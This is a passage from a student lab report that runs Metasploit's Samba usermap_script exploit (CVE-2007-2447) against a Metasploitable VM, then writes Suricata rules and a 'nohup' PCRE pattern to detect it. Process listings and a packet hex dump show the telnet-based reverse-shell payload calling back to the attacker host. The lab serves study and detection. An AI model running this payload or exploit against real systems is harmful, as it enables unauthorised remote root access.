root      4790     1  0 00:22 ?        00:00:00 telnet 10.0.2.5 4444
root      4948  4823  0 00:54 tty1     00:00:00 grep 4444
```

We see **sh -c,** which means the /bin/sh is attached to the Metasploit session.

Proof of lab


root@metasploitable:~# cat /var/tmp/samba.txt
tcp 0 0 10.0.2.4:53547 10.0.2.5:4444 ESTABLISHED
4790/telnet off (0.00/0/0)
tcp 0 0 10.0.2.4:53546 10.0.2.5:4444 ESTABLISHED
4786/telnet off (0.00/0/0)
root 4786 1 0 00:22 ? 00:00:00 telnet 10.0.2.5 4444
root 4787 1 0 00:22 ? 00:00:00 sh -c (sleep 4175|telnet 10.0.2.
5 4444|while : ; do sh && break; done 2>&1|telnet 10.0.2.5 4444 >/dev/null 2>&1
&)
root 4790 1 0 00:22 ? 00:00:00 telnet 10.0.2.5 4444
root@metasploitable:~# date
Thu Nov 17 00:56:58 EST 2022
root@metasploitable:~# echo "Team JKPJ"
Team JKPJ

TASK 2: Detect the attack

To detect the attack, it is important to install Suricata on our machine.

1) Update the apt database using - **sudo apt-get update**

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.8 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [43.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [111 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [161 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [237 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [901 kB]
Fetched 63.7 MB in 11s (5,718 kB/s)
Reading package lists ... Done
```


2) Once the apt database is updated, we can install suricata
sudo apt-get -y install suricata

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get -y install suricata
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  libbpf1 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libhiredis0.14 libhtp2 libhyperscan5 libnetfilter-log1 locales suricata-update
Suggested packages:
  glibc-doc libnss-nis libnss-nisplus libtcmalloc-minimal4
Recommended packages:
  snort-rules-default
The following NEW packages will be installed:
  libbpf1 libhiredis0.14 libhtp2 libhyperscan5 libnetfilter-log1 suricata suricata-update
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 locales
8 upgraded, 7 newly installed, 0 to remove and 1338 not upgraded.
Need to get 17.1 MB of archives.
After this operation, 19.5 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 libc-l10n all 2.36-4 [672 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libc-devtools amd64 2.36-4 [50.4 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libc-dev-bin amd64 2.36-4 [42.8 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 libc6-dev amd64 2.36-4 [1,895 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 libc6-i386 amd64 2.36-4 [2,455 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 locales all 2.36-4 [3,899 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libc6 amd64 2.36-4 [2,747 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 libc-bin amd64 2.36-4 [604 kB]
Get:9 http://kali.download/kali kali-rolling/main amd64 libhyperscan5 amd64 5.4.0-2 [2,489 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 libbpf1 amd64 1:1.0.1-2 [142 kB]
Get:11 http://kali.download/kali kali-rolling/main amd64 libhiredis0.14 amd64 0.14.1-3 [35.9 kB]
Get:12 http://kali.download/kali kali-rolling/main amd64 libhtp2 amd64 1:0.5.41-1 [71.1 kB]
Get:13 http://kali.download/kali kali-rolling/main amd64 libnetfilter-log1 amd64 1.0.2-3 [13.4 kB]
Get:14 http://http.kali.org/kali kali-rolling/main amd64 suricata amd64 1:6.0.8-1+b2 [1,961 kB]
Get:15 http://kali.download/kali kali-rolling/main amd64 suricata-update amd64 1.2.5-1 [60.1 kB]
Fetched 17.1 MB in 2s (9,048 kB/s)
Preconfiguring packages ...
(Reading database ... 338365 files and directories currently installed.)
Preparing to unpack .../0-libc-l10n_2.36-4_all.deb ...
Unpacking libc-l10n (2.36-4) over (2.33-8) ...
Preparing to unpack .../1-libc-devtools_2.36-4_amd64.deb ...
Unpacking libc-devtools (2.36-4) over (2.33-8) ...
Preparing to unpack .../2-libc-dev-bin_2.36-4_amd64.deb ...
Unpacking libc-dev-bin (2.36-4) over (2.33-8) ...
Preparing to unpack .../3-libc6-dev_2.36-4_amd64.deb ...
Unpacking libc6-dev:amd64 (2.36-4) over (2.33-8) ...
Preparing to unpack .../4-libc6-i386_2.36-4_amd64.deb ...
Unpacking libc6-i386 (2.36-4) over (2.33-8) ...
Preparing to unpack .../5-locales_2.36-4_all.deb ...
Unpacking locales (2.36-4) over (2.33-8) ...
Preparing to unpack .../6-libc6_2.36-4_amd64.deb ...
Checking for services that may need to be restarted ...
Checking init scripts ...
Unpacking libc6:amd64 (2.36-4) over (2.33-8) ...
Setting up libc6:amd64 (2.36-4) ...
Checking for services that may need to be restarted ...
Checking init scripts ...

Restarting services possibly affected by the upgrade:
  cron: restarting ... done.
```

```
Services restarted successfully.
(Reading database ... 338358 files and directories currently installed.)
Preparing to unpack .../libc-bin_2.36-4_amd64.deb ...
Unpacking libc-bin (2.36-4) over (2.33-8) ...
Setting up libc-bin (2.36-4) ...
Selecting previously unselected package libhyperscan5.
(Reading database ... 338358 files and directories currently installed.)
Preparing to unpack .../0-libhyperscan5_5.4.0-2_amd64.deb ...
Unpacking libhyperscan5 (5.4.0-2) ...
Selecting previously unselected package libbpf1:amd64.
Preparing to unpack .../1-libbpf1_1%3a1.0.1-2_amd64.deb ...
Unpacking libbpf1:amd64 (1:1.0.1-2) ...
Selecting previously unselected package libhiredis0.14:amd64.
Preparing to unpack .../2-libhiredis0.14_0.14.1-3_amd64.deb ...
Unpacking libhiredis0.14:amd64 (0.14.1-3) ...
Selecting previously unselected package libhtp2.
Preparing to unpack .../3-libhtp2_1%3a0.5.41-1_amd64.deb ...
Unpacking libhtp2 (1:0.5.41-1) ...
Selecting previously unselected package libnetfilter-log1:amd64.
Preparing to unpack .../4-libnetfilter-log1_1.0.2-3_amd64.deb ...
Unpacking libnetfilter-log1:amd64 (1.0.2-3) ...
Selecting previously unselected package suricata.
Preparing to unpack .../5-suricata_1%3a6.0.8-1+b2_amd64.deb ...
Unpacking suricata (1:6.0.8-1+b2) ...
Selecting previously unselected package suricata-update.
Preparing to unpack .../6-suricata-update_1.2.5-1_amd64.deb ...
Unpacking suricata-update (1.2.5-1) ...
Setting up libnetfilter-log1:amd64 (1.0.2-3) ...
Setting up libhtp2 (1:0.5.41-1) ...
Setting up libc-l10n (2.36-4) ...
Setting up locales (2.36-4) ...
Installing new version of config file /etc/locale.alias ...
Generating locales (this might take a while)...
  en_US.UTF-8... done
Generation complete.
Setting up libhyperscan5 (5.4.0-2) ...
Setting up suricata-update (1.2.5-1) ...
Setting up libc6-i386 (2.36-4) ...
Setting up libc-dev-bin (2.36-4) ...
Setting up libbpf1:amd64 (1:1.0.1-2) ...
Setting up libc-devtools (2.36-4) ...
Setting up libhiredis0.14:amd64 (0.14.1-3) ...
Setting up suricata (1:6.0.8-1+b2) ...
update-rc.d: We have no instructions for the suricata init script.
update-rc.d: It looks like a network service, we disable it.
suricata.service is a disabled or a static unit, not starting it.
Setting up libc6-dev:amd64 (2.36-4) ...
Processing triggers for libc-bin (2.36-4) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...
```


3) Once suricata is installed, update suricata.
   -sudo suricata-update




Creating the Suricata rule

1) Go to the local.rules file and edit it.

- **cd /etc/suricata/rules**
- **sudo gedit local.rules**




2) Enter the rules to alert when there's an attack on the samba. Samba runs on ports 139 and 445. So in our rule, we specified to be alerted when any IP address on the network tries to connect with any port to the victim machine's port 139 or 445, we get an alert.



3) Open the suricata.yaml file to specify suricata to read the local.rules file

On the suricata.yaml file, find "rule-files" (line 1922 in our case) and enter the path of the local.rules file (/etc/suricata/rules/local.rules) and save the file.




4) Run suricata in test mode to check if the configuration file is set up correctly.

- **sudo suricata -T -c /etc/suricata/suricata.yaml -v**

The configuration was loaded successfully.

5) Start the suricata, so it is scanning the network.

- **sudo systemctl start suricata.service** (Note: **sudo systemctl status suricata.service** can be used to see if suricata is running**).**



6) Once the service is running, rerun the attack on the victim's computer.

```
[*] 10.0.2.4 - Command shell session 3 closed.  Reason: User exit
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ZF2jcPyBBvL9hPGz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ZF2jcPyBBvL9hPGz\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 4 opened (10.0.2.5:4444 → 10.0.2.4:56487) at 2022-11-20 19:01:36 -0500
```

7) Check the fast.log file on the kali machine.

```
┌──(kali㉿kali)-[/etc/suricata/rules]
└─$ sudo cat /var/log/suricata/fast.log
11/20/2022-19:01:28.516462  [**] [1:100:101] Team JKPJ-CVE 2007-2447- Remote Code Execution attack [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.5:33029 → 10.0.2.4:445
```

We can see the rule detected the attack and logged the alert.

8) Now, we test the suricata rule for port 139. We change the RPORT to 139 and ran the attack.
   -set RPORT 139
   - exploit

```
[*] 10.0.2.4 - Command shell session 5 closed.  Reason: User exit
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   445              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo TgAp6CJGvDaWb5tb;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "TgAp6CJGvDaWb5tb\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 6 opened (10.0.2.5:4444 → 10.0.2.4:41422) at 2022-11-20 19:59:41 -0500
```


9) Check fast.log file again.

```
┌──(kali㉿kali)-[/etc/suricata/rules]
└─$ sudo cat /var/log/suricata/fast.log
11/20/2022-19:01:28.516462  [**] [1:100:101] Team JKPJ-CVE 2007-2447- Remote Code Execution attack [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.5:33029 → 10.0.2.4:445
11/20/2022-19:59:18.714622  [**] [1:100:101] Team JKPJ-CVE 2007-2447- Remote Code Execution attack [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.5:39955 → 10.0.2.4:139
```

The attack was detected by suricata.

Generalizing the rule with regex

1) Run the RCE attack and use Wireshark to analyze the Metasploit attack.




2) Identify the SMB packet (packet 8) and open the packet. Follow the TCP stream. We see “nohup” in the payload. We translate it and use it with regex to improve our rule detection.


```
00000000  00 00 00 54 ff 53 4d 42  72 00 00 00 00 18 01 c0   ...T.SMB r.......
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 20 98   ........ ...... .
00000020  00 00 56 65 00 31 00 02  4c 41 4e 4d 41 4e 31 2e   ..Ve.1.. LANMAN1.
00000030  30 00 02 4c 4d 31 2e 32  58 30 30 32 00 02 4e 54   0..LM1.2 X002..NT
00000040  20 4c 41 4e 4d 41 4e 20  31 2e 30 00 02 4e 54 20    LANMAN  1.0..NT
00000050  4c 4d 20 30 2e 31 32 00                           LM 0.12.
    00000000  00 00 00 61 ff 53 4d 42  72 00 00 00 00 88 01 c0   ...a.SMB r.......
    00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 20 98   ........ ...... .
    00000020  00 00 56 65 11 02 00 03  32 00 01 00 04 41 00 00   ..Ve.... 2....A..
    00000030  00 00 01 00 c4 31 00 00  fd e3 80 00 80 f3 54 51   .....1.. ......TQ
    00000040  10 fb d8 01 2c 01 08 1c  00 a4 63 81 21 5e c9 c7   ....,... ..c.!^..
    00000050  f2 57 00 4f 00 52 00 4b  00 47 00 52 00 4f 00 55   .W.O.R.K .G.R.O.U
    00000060  00 50 00 00 00                                    .P...
00000058  00 00 01 51 ff 53 4d 42  73 00 00 00 00 18 01 20   ...Q.SMB s...... 
00000068  00 00 00 00 00 00 00 00  00 00 00 00 00 00 20 98   ........ ...... .
00000078  00 00 56 65 0d ff 00 00  00 df ff 02 00 01 00 c4   ..Ve.... ........
00000088  31 00 00 40 00 30 00 00  00 00 00 40 00 00 00 14   1..@.0.. ...@....
00000098  01 c5 2a 70 5e 80 e8 a1  e4 52 86 49 d1 50 00 f3   ..*p^... .R.I.P..
000000A8  53 cd e9 63 21 46 aa 0c  3f 26 61 89 74 89 9d 8e   S..c!F.. ?&a.t...
000000B8  74 f8 4a 6a 80 64 86 72  43 d2 61 5b 1e bd e6 13   t.Jj.d.r C.a[....
000000C8  78 0c ee 8c d8 da 95 a1  7f 00 78 f5 f9 97 27 ed   x.......  ..x...'.
000000D8  8c c6 3c f0 96 85 3d 48  7c 12 89 d8 b0 09 7d 49   ..<...=H |.....}I
000000E8  53 db 3e 40 64 c6 5f c5  ec c6 69 b8 c7 cd c7 ed   S.>@d._. ..i.....
000000F8  d6 42 11 aa df e8 3a 2d  46 13 7e aa bd ae 5d a5   .B....:- F.~...].
00000108  30 2f 3d 60 6e 6f 68 75  70 20 73 68 20 2d 63 20   0/=`nohu p sh -c 
00000118  27 28 73 6c 65 65 70 20  33 39 35 33 7c 74 65 6c   '(sleep  3953|tel
00000128  6e 65 74 20 31 30 2e 30  2e 32 2e 35 20 34 34 34   net 10.0 .2.5 444
00000138  34 7c 77 68 69 6c 65 20  3a 20 3b 20 64 6f 20 73   4|while  : ; do s
00000148  68 20 26 26 20 62 72 65  61 6b 3b 20 64 6f 6e 65   h && bre ak; done
00000158  20 32 3e 26 31 7c 74 65  6c 6e 65 74 20 31 30 2e    2>&1|te lnet 10.
00000168  30 2e 32 2e 35 20 34 34  34 34 20 3e 2f 64 65 76   0.2.5 44 44 >/dev
00000178  2f 6e 75 6c 6c 20 32 3e  26 31 20 26 29 27 60 00   /null 2> &1 &)'`.
00000188  2e 00 57 69 6e 64 6f 77  73 20 32 30 30 30 20 32   ..Window s 2000 2
00000198  31 39 35 00 57 69 6e 64  6f 77 73 20 32 30 30 30   195.Wind ows 2000
000001A8  20 35 2e 30 00                                     5.0.
    00000065  00 00 00 23 ff 53 4d 42  73 6d 00 00 c0 88 01 40   ...#.SMB sm.....@
    00000075  00 00 00 00 00 00 00 00  00 00 00 00 00 00 20 98   ........ ...... .
    00000085  00 00 56 65 00 00 00                              ..Ve...
```

```
0/=`nohu p sh -c
```


3) We see “nohup” in the payload. We translate it and use it with pcre to improve our rule detection: **/n\s*o\s*h\s*u\s*p\s*/g** finds nohup, ignoring any whitespace.




4) Go to the local.rules file and edit the rule.



5) Rerun the attack to confirm the rule is detecting the attack.



6) Open the fast.log file



The log file shows the attack was detected by suricata and the log was stored.

Conclusion

In this lab, we performed an RCE attack by exploiting Samba. The attack involved using a payload that was sent to the victim's machine. The ports that were targeted were ports 139 and 445. The attack allowed us to gain root access to the victim's computer and execute commands as them. We used the victim's computer and investigated it after the attack to get information about the attack. In the second part of the lab, we used suricata (an IDS) to create a rule,

so our system alerts us when we run the RCE attack on the Metasploitable machine. We used Wireshark to analyze the payload. Using Wireshark, we also created a regex command to identify the RCE attack.